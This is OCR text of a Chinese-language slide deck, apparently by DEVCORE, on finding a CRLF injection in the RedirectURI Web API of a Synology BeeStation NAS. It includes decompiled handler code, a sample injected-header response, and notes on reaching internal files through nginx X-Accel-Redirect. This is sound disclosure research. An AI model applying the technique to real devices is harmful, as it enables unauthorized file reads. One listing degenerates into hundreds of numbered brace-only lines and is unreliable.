

Synology Drive Server





瀏覽器



Admin Center



syncd






Synology Drive Server

Admin Center

syncd

裝置 APP

DEV✓CORE



Services

DEV✓CORE

✗ DSM Portal

✓ Admin Center : BeeStation 的網頁介面，以 Web API 互動

✗ synorelayd

✗ synoneta

✓ syncd : 處理檔案同步的背景程式

✗ IoT 常見的 daemon

先看 Web API，分析起來最快 🍰

POST /webapi/entry.cgi HTTP/1.1

Host: bst:5000

Content-Type:

application/x-www-form-urlencoded

Content-Length: 0

api=SYN0.API.Info&version=1&method=query&
parameter_1=AAA¶meter_2=BBB

POST /webapi/entry.cgi HTTP/1.1

Host: bst:5000

Content-Type:

application/x-www-form-urlencoded

Content-Length: 0

api=SYNO.API.Info&**version**=1&**method**=query&
parameter_1=AAA¶meter_2=BBB

```
▼ BST150-4T
  ▼ syno
    ▼ synoman
      ▼ webapi
        ≡ SYNO.AME.lib
        ≡ SYNO.API.Auth.lib
        ≡ SYNO.API.Encryption.lib
        ≡ SYNO.API.Info.lib
        ≡ SYNO.AudioPlayer.lib
        ≡ SYNO.Auth.ForgotPwd.lib
        ≡ SYNO.Auth.RescueEmail.lib
        ≡ SYNO.Backup.App.lib
        ≡ SYNO.Backup.Config.lib
        ≡ SYNO.Backup.lib
        ≡ SYNO.Backup.Service.NetworkBackup.lib
        ≡ SYNO.Backup.Storage.AmazonCloudDrive.lib
        ≡ SYNO.Backup.Storage.Azure.lib
        ≡ SYNO.Backup.Storage.Dropbox.lib
        ≡ SYNO.Backup.Storage.GoogleDrive.lib
        ≡ SYNO.Backup.Storage.HiDrive.lib
        ≡ SYNO.Backup.Storage.hubiC.lib
        ≡ SYNO.Backup.Storage.OpenStack.lib
        ≡ SYNO.Backup.Storage.S3.lib
        ≡ SYNO.Backup.Storage.WebDAV.lib
```

DEVCORE

```
{
  "SYNO.API.Info": {
    "appPriv": "",
    "authLevel": 0,
    "disableSocket": false,
    "lib": "lib/SYNO.API.Info.so",
    "maxVersion": 1,
    "methods":
      "1": [
        {
          "query": {
            "grantByUser": false,
            "grantable": false
          },
          "Query": {
            "grantByUser": false,
            "grantable": false
          }
        }
      ],
    "minVersion": 1,
    "priority": -20,
    "priorityAdj": 0,
    "socket": ""
  }
}
```

API

version

method

POST /webapi/entry.cgi HTTP/1.1

Host: bst:5000

Content-Type:

application/x-www-form-urlencoded

Content-Length: 0

api=SYN0.API.Info&version=1&method=query&
parameter_1=AAA¶meter_2=BBB

```

1 void *__fastcall QueryAPI::Query(QueryAPI *a1, __int64 a2, Json::Value *a3)
2 {
3     __int64 v6; // x0
4     const char *v7; // x2
5     size_t v8; // x1
6     __int64 v9; // x0
7     size_t *v10; // x0
8     size_t v11; // x2
9     __int64 v13; // x19
10    __int64 v14; // x0
11    char *v15; // x19
12    __int64 v16; // x26
13    __int64 v17; // x0
14    __int64 v18; // x21
15    __int64 v19; // [xsp+68h] [xbp+68h]
16    __int64 v20[2]; // [xsp+88h] [xbp+88h] BYREF
17    __int64 v21[2]; // [xsp+98h] [xbp+98h] BYREF
18    char v22[24]; // [xsp+A8h] [xbp+A8h] BYREF
19    __int64 v23[3]; // [xsp+C0h] [xbp+C0h] BYREF
20    char *v24; // [xsp+D8h] [xbp+D8h]
21    char *v25; // [xsp+E0h] [xbp+E0h]
22    __int64 v26; // [xsp+E8h] [xbp+E8h]
23    void *dest; // [xsp+F0h] [xbp+F0h] BYREF
24    __int128 v28; // [xsp+F8h] [xbp+F8h] BYREF
25    void *v29; // [xsp+110h] [xbp+110h]
26    size_t n[5]; // [xsp+118h] [xbp+118h] BYREF
27
28    n[4] = *off_13FB0;
29    Json::Value::Value(v22, 0LL);
30    v6 = *(a2 + 8);
31    dest = &v28 + 8;
    *v28 = 0LL;

```

00002D10_ZN8QueryAPI5QueryERKNSt7__cxx1112basic_stringIcSt11char_tr

苦力活 🙄

Priority 高

- 1. 登入驗證
- 2. 重設密碼
- 3. 屬性更新
- 4. 轉發請求



50+ APIs

API	method
SYNO.FotoTeam.Browse.Folder	copy,count,create,delete,get,list,list_parents,move,rename,set_order
SYNO.FotoTeam.Browse.Item	a lot
SYNO.API.Auth	logout,login,session,oidc,reset,token,suspend,resume
SYNO.BEE.AdminCenter.Auth	auth
SYNO.BEE.API.Auth	auth
SYNO.Core.Sharing.Login	login
SYNO.Core.Sharing.Session	get
SYNO.SecurityAdvisor.Report.HTML	open
SYNO.API.Info	query
SYNO.Auth.ForgotPwd	get,send,reset
SYNO.Storage.CGI.EncryptionKeyVault.UnlockMode	get_passwd_wrong_record,enter_passwd,skip_passwd
SYNO.API.Auth.RedirectURI	run,check
SYNO.API.Auth.Type	get
SYNO.API.Auth.UIConfig	get
SYNO.Core.OTP.Ex	save_mail,get_qrcode,edit_secret_key,auth_tmp_code
SYNO.Core.OTP.Mail	send
SYNO.SynologyDrive.AdvanceSharing.Public	auth
SYNO.SynologyDrive.Authentication	authenticate,authenticate_by_dsm,revoke,set_active
...	...

Priority 低

1. 純回傳資料
2. 預設禁用
3. 名稱無功能
4. 不能傳參數

50+ APIs

API	method
SYNO.FotoTeam.Browse.Folder	copy,count,create,delete,get,list,list_parents,move,rename,set_order
SYNO.FotoTeam.Browse.Item	a lot
SYNO.API.Auth	logout,login,session,oidc,reset,token,suspend,resume
SYNO.BEE.AdminCenter.Auth	auth
SYNO.BEE.API.Auth	auth
SYNO.Core.Sharing.Login	login
SYNO.Core.Sharing.Session	get
SYNO.SecurityAdvisor.Report.HTML	open
SYNO.API.Info	query
SYNO.Auth.ForgotPwd	get,send,reset
SYNO.Storage.CGI.EncryptionKeyVault.UnlockMode	get_passwd_wrong_record,enter_passwd,skip_passwd
SYNO.API.Auth.RedirectURI	run,check
SYNO.API.Auth.Type	get
SYNO.API.Auth.UIConfig	get
SYNO.Core.OTP.Ex	save_mail,get_qrcode,edit_secret_key,auth_tmp_code
SYNO.Core.OTP.Mail	send
SYNO.SynologyDrive.AdvanceSharing.Public	auth
SYNO.SynologyDrive.Authentication	authenticate,authenticate_by_dsm,revoke,set_active
...	...

💀 Web API Restricted AFR 💀



(等車時在閒晃)



(認真看扣)



DEV✓CORE


某個禮拜二下班後



Web API Restricted AFR



你在看 Web API 喔？
安啦，沒問題八



🦴 Web API Restricted AFR 🦴

我才剛看沒多久誒





Web API Restricted AFR




喔喔，阿有哪些
API 借我看一下



👁 Web API Restricted AFR 👁

恩...



API
...
SYNO.Core.Desktop.Upgrade
SYNO.Core.Synohdpack
SYNO.Core.User.PasswordMeter
SYNO.Auth.ForgotPwd
SYNO.Storage.CGI.EncryptionKeyVault.UnlockMode
SYNO.API.Auth.RedirectURI
...



Web API Restricted AFR



怎麼會有 API 叫
RedirectURI，感覺就
會有 CRLF Injection，
笑死



API
...
SYNO.Core.Desktop.Upgrade
SYNO.Core.Synohdpack
SYNO.Core.User.PasswordMeter
SYNO.API.Auth.RedirectURI
...

SYNO.API.Auth.RedirectURI



Web API Restricted AFR



```
File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions IDA View-A Pseudocode-B Pseudocode-A Local Types Strings Imports Exports
Function name
f imp_Unwind_Resume
f SYNO::APIRequest::GetURLHost(std::str
f SynoCgiKnownDeviceIsFirstLoginAfterU
f SYNO::SSO::SSOProfile::GetSSOProfile(
f imp_getuid
f std::string::M_create(ulong &,ulong)
f SynoCgiUtilParseUAToDeviceName(std::
f Json::Value::isBool(void)
f Json::Value::empty(void)
f imp_SYNOLocalAccountIsExpiredPassv
f Json::Value::Value(long)
f imp_SLIBUserAllowChPasswordGet
f Json::ValueIterator::ValueIterator(Json::V
f imp_setresuid
f Json::Value::asString(void)
f imp_random
f SYNO::WebCGI::WriteHeader(char const
f imp_printf_chk
f SYNO::PamConf::SetService(std::string co
f SYNO::APIRequest::GetAPIVersion(void)
f SYNO::APIRequest::GetCookie(std::string
f DSM::Task::setProperty(char const*,Json:
f SYNO::DSM::SecurityOptions::SecurityO
f Json::Value::operator[](std::string const&
f Json::Value::Value(bool)
f std::string::append(char const*)
f Json::Value::append(Json::Value const&)
f SynoCgiKnownDevice::Set(std::string con
f imp_json_object_to_json_string
f std::ios_base::Init::~Init()
f imp_gmon_start__
97 }
98 SYNO::GetRediertURI(&v27, v21, &v24);
99 if ( !v28 )
100 {
101     if ( v27 != v29 )
102         operator delete(v27, v29[0] + 1LL);
103     goto LABEL_18;
104 }
105 if ( v27 != v29 )
106     operator delete(v27, v29[0] + 1LL);
107 SYNO::APIResponse::SetEnableOutput(a2, 1);
108 if ( !(unsigned __int8)SYNO::WebAPIUtil::GetEnv(
109     (SYNO::WebAPIUtil *) "HTTP_REFERER",
110     v30,
111     (char *) (unsigned int) &elf_gnu_hash_chain[27],
112     v10)
113     || !strstr(v30, "redirect_uri=") )
114 {
115     _printf_chk(2LL, "Status: 302 Found\r\n");
116     _printf_chk(2LL, "Location: %s\r\n", redirect_url.ptr);
117     _printf_chk(2LL, "\r\n");
118     goto LABEL_41;
119 }
120 v11 = v29;
121 v27 = v29;
122 v13 = (const void *) qword_41F48;
123 stringValue = qword_41F50;
124 a4.value.stringValue = (string *) qword_41F50;
125 if ( (unsigned __int64) qword_41F50 > 0xF )
126 {
Line 1446 of 1446, /_imp__gmon_start__ 00021638_ZN4SYNO21auth_redirect_uri_runEPNS_10APIRequestEPNS_11APIResponseE:116 (21638)
```




Web API Restricted AFR



```
File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
f imp_Unwind_Resume
f SYNO::APIRequest::GetURLHost(std::str
f SynoCgiKnownDeviceIsFirstLoginAfterU
f SYNO::SSO::SSOProfile::GetSSOProfile(
f imp_getuid
f std::string::M_create(ulong &,ulong)
f SynoCgiUtilParseUAToDeviceName(std::
f Isos::Value::isBool(void)
f Json::ValueIterator::ValueIterator(Json::V
f imp_setresuid
f Json::Value::asString(void)
f imp_random
f SYNO::WebCGI::WriteHeader(char const
f imp_printf_chk
f SYNO::PamConf::SetService(std::string co
f SYNO::APIRequest::GetAPIVersion(void)
f SYNO::APIRequest::GetCookie(std::string
f DSM::Task::setProperty(char const*,Json:
f SYNO::DSM::SecurityOptions::SecurityO
f Json::Value::operator[](std::string const&
f Json::Value::Value(bool)
f std::string::append(char const*)
f Json::Value::append(Json::Value const&)
f SynoCgiKnownDevice::Set(std::string con
f imp_json_object_to_json_string
f std::ios_base::Init::~Init()
f imp_gmon_start__
109
110
111
112
113 || strstr(v30, "re
114 {
115 printf_chk(2LL, "S
116 printf_chk(2LL, "L
117 printf_chk(2LL, "
118 goto LABEL_41;
119 }
120 v11 = v29;
121 v27 = v29;
122 v13 = (const void *)q
123 stringValue = qword_4
124 a4.value.stringValue
125 if ( (unsigned __inte
126 {
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }
```

`_printf_chk(2LL, "Location: %s\r\n", redirect_url.ptr);`

HTTP/1.1 302 Found
Location: AAAA.COM\r\n
ORANGE: NOGG\r\n
Content-Type: text/html;
charset=UTF-8
Content-Length: 0





Web API Restricted AFR



哇靠，
還真的有！

SYNO.Core.U...	rdMeter
SYNO.Auth.Fo...	
SYNO.Storage...	ncryptionKeyVau...lockMode
SYNO.API.Auth...	directURI
...	



Web API Restricted AFR



你看我就說吧 🙄
我要去搭車了，掰掰



欸不是，我也看得
出來，只是還沒開
始看啊啊啊

💀 Web API Restricted AFR 💀



好啦，還是很厲害



Web API Restricted AFR



```
location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/ {  
    internal;  
  
    root /;  
  
    open_file_cache off;  
  
    include conf.d/x-accel.*.conf;  
}
```

Nginx 啟用了內部重導向，能透過 header **X-Accel-Redirect** 回傳特定目錄底下的檔案



Web API Restricted AFR



```
location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/{
    internal;

    root /;

    open_file_cache off;

    include conf.d/x-accel.*.conf;
}
```

CRLF Injection 能夠讀 **/volume** 底下的檔案，但重要的檔案都放在其他目錄



Web API Restricted AFR



```
location ~ ^/volume(?:X|USB|SATA|Gluster)?\d+/{
```

```
    internal;
```

```
    root /;
```

廢洞



CRLF Injection 能夠讀 **/volume** 底下的檔案，但重要的檔案都放在其他目錄

X	SYNO.FotoTeam.Browse.Folder (disabled)	copy,count,create,delete,get,list,list_parents,move,rer
X	SYNO.FotoTeam.Browse.Item (disabled)	a lot
X	SYNO.FotoTeam.Browse.Unit (disabled)	count,get,get_thumbnail_status
X	SYNO.FotoTeam.Download (disabled)	download,covert
X	SYNO.FotoTeam.Streaming (disabled)	streaming
X	SYNO.FotoTeam.Thumbnail	get
X	SYNO.FotoTeam.Upload.Item (disabled)	backup_{check,to_path},upload,upload_to_folder
X	SYNO.Foto.Migration	get_status
X	SYNO.Foto.PublicSharing	get,act
X	SYNO.Foto.Setting.Guest	
X	SYNO.MangoDrive.Guard	
X	SYNO.SAS	
X	SYNO	
X	SYNO	
X	SYNO	
X	SYNO	
X	SYNO	auth
X	SYNO	authenticate,authenticate_by_dsm,revoke,set_active
X	SYNO	too many
X	SYNO	get
X	SYNO	unsubscribe,subscribe,pair,unpair
X	SYNO	get_metadata,list,upload
X	SYNO	list,download,restore
X	SYNO	get
X	SYNO	get

